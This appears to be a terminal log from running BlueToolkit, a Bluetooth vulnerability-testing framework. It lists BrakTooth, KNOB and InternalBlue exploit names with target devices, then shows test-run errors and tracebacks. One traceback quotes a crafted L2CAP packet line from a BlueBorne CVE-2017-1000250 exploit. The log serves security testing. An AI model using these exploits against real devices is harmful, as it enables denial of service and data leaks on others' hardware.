12	custom_legacy_pairing_second_check	PoC	default	✅	1.0	5.4
13	invalid_setup_complete	DoS	esp32	❌	2.0	5.4
14	truncated_lmp_accepted	DoS	esp32	❌	2.0	5.4
15	duplicated_encapsulated_payload	DoS	esp32	❌	2.0	5.4
16	repeated_host_connection	DoS	esp32	❌	2.0	5.4
17	lmp_overflow_2dh1	DoS	esp32	❌	2.0	5.4
18	duplicated_iocap	DoS	esp32	❌	2.0	5.4
19	feature_req_ping_pong	DoS	esp32	❌	2.0	5.4
20	wrong_encapsulated_payload	DoS	esp32	❌	2.0	5.4
21	lmp_invalid_transport	DoS	esp32	❌	2.0	5.4
22	invalid_max_slot	DoS	esp32	❌	2.0	5.4
23	sdp_unkown_element_type	DoS	esp32	❌	2.0	5.4
24	truncated_sco_link_request	DoS	esp32	❌	2.0	5.4
25	invalid_timing_accuracy	DoS	esp32	❌	2.0	5.4
26	feature_response_flooding	DoS	esp32	❌	2.0	5.4
27	paging_scan_disable	DoS	esp32	❌	2.0	5.4
28	au_rand_flooding	DoS	esp32	❌	2.0	5.4
29	lmp_max_slot_overflow	DoS	esp32	❌	2.0	5.4
30	invalid_feature_page_execution	DoS	esp32	❌	2.0	5.4
31	sdp_oversized_element_size	DoS	esp32	❌	2.0	5.4
32	lmp_overflow_dm1	DoS	esp32	❌	2.0	5.4
33	lmp_auto_rate_overflow	DoS	esp32	❌	2.0	5.4
34	braktooth_knob	PoC	esp32	❌	2.0	5.4
35	internalblue_CVE_2018_19860_0a_00	DoS	nexus5	❌	2.0	5.2
36	internalblue_CVE_2018_19860_20_17	DoS	nexus5	❌	2.0	5.2
37	internalblue_CVE_2018_19860_16_0b	DoS	nexus5	❌	2.0	5.2
38	internalblue_CVE_2018_5383_Invalid_second	Manual	nexus5	❌	2.0	5.2
39	internalblue_knob	PoC	nexus5	❌	2.0	5.2

```
(.venv) root@ubuntu:/usr/share/BlueToolkit#
```

Activities   Terminal   Jul 25 12:17 PM   0:00

root@ubuntu: /home/vboxuser

```
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: 'hcidump'
Testing exploits:  18%|                                   | 2/11 [02:47<12:33, 83.75s/it]
Partical check - Device connectivity is checked
Killed
Partical check - Device connectivity is checked
Testing exploits:  27%|                                   | 3/11 [05:21<15:28, 116.02s/it]
^[OS^[OSPartical check - Device connectivity is checked
/usr/share/BlueToolkit/.venv/lib/python3.10/site-packages/scapy/layers/ipsec.py:512: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES a
nd will be removed from this module in 48.0.0.
  cipher=algorithms.TripleDES,
/usr/share/BlueToolkit/.venv/lib/python3.10/site-packages/scapy/layers/ipsec.py:516: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES a
nd will be removed from this module in 48.0.0.
  cipher=algorithms.TripleDES,
Traceback (most recent call last):
  File "/usr/share/BlueToolkit/modules/tools/blueborne/CVE-2017-1000250/CVE-2017-1000250.py", line 19, in <module>
    exploit_cve_2017_1000250(args.target)
  File "/usr/share/BlueToolkit/modules/tools/blueborne/CVE-2017-1000250/CVE-2017-1000250.py", line 6, in exploit_cve_2017_1000250
    pkt = L2CAP_CmdHdr(code=4)/L2CAP_ConfReq(type=0x06,length=16,identifier=1,servicetype=0x0,sdusize=0xffff,sduarrtime=0xffffffff,accesslat=0xffffffff,flushtime=0xffffffff)
  File "/usr/share/BlueToolkit/.venv/lib/python3.10/site-packages/scapy/base_classes.py", line 399, in __call__
    i.__init__(*args, **kargs)
  File "/usr/share/BlueToolkit/.venv/lib/python3.10/site-packages/scapy/packet.py", line 188, in __init__
    raise AttributeError(fname)
AttributeError: type
Partical check - Device connectivity is checked
Testing exploits:  36%|                                   | 4/11 [08:08<15:52, 136.03s/it]
Partical check - Device connectivity is checked
b'BLUEEXPLOITER DATA: code=1, data=SSP supported, secure cryptography is used, there might be a problem with Message Intergrity\n'
Testing exploits:  45%|                                   | 5/11 [09:32<11:42, 117.16s/it]
Partical check - Device connectivity is checked
b"BLUEEXPLOITER DATA: code=0, data=Couldn't connect to a device, error while connecting\n"
Testing exploits:  55%|                                   | 6/11 [11:16<09:23, 112.69s/it]
Partical check - Device connectivity is checked
Killed
Testing exploits:  64%|                                   | 7/11 [12:59<07:18, 109.64s/it]
Partical check - Device connectivity is checked
Partical check - Device connectivity is checked
Testing exploits:  73%|                                   | 8/11 [15:18<05:56, 118.98s/it]
Partical check - Device connectivity is checked
Killed
Partical check - Device connectivity is checked
Testing exploits:  82%|                                   | 9/11 [18:22<04:38, 139.25s/it]
Partical check - Device connectivity is checked
b'BLUEEXPLOITER DATA: code=2, data=No Secure Connections supported\n'
Testing exploits:  91%|                                   | 10/11 [19:12<01:51, 111.78s/it]
Partical check - Device connectivity is checked
Traceback (most recent call last):
  File "/usr/share/BlueToolkit/modules/tools/custom_exploits/bluekit_legacy_pairing_second_check.py", line 34, in <module>
    check_for_legacy_pairing(target=args.target)
  File "/usr/share/BlueToolkit/modules/tools/custom_exploits/bluekit_legacy_pairing_second_check.py", line 13, in check_for_legacy_pairing
    output = recon.get_hcidump(target=target)
  File "/usr/share/BlueToolkit/.venv/lib/python3.10/site-packages/bluekit/recon.py", line 90, in get_hcidump
    hcidump_process = self.start_hcidump()
  File "/usr/share/BlueToolkit/.venv/lib/python3.10/site-packages/bluekit/recon.py", line 78, in start_hcidump
    process = subprocess.Popen(["hcidump", "-X"], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
  File "/usr/lib/python3.10/subprocess.py", line 971, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "/usr/lib/python3.10/subprocess.py", line 1863, in _execute_child
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: 'hcidump'
Testing exploits: 100%|                                   | 11/11 [20:34<00:00, 112.24s/it]
(.venv) root@ubuntu:/home/vboxuser# clear
```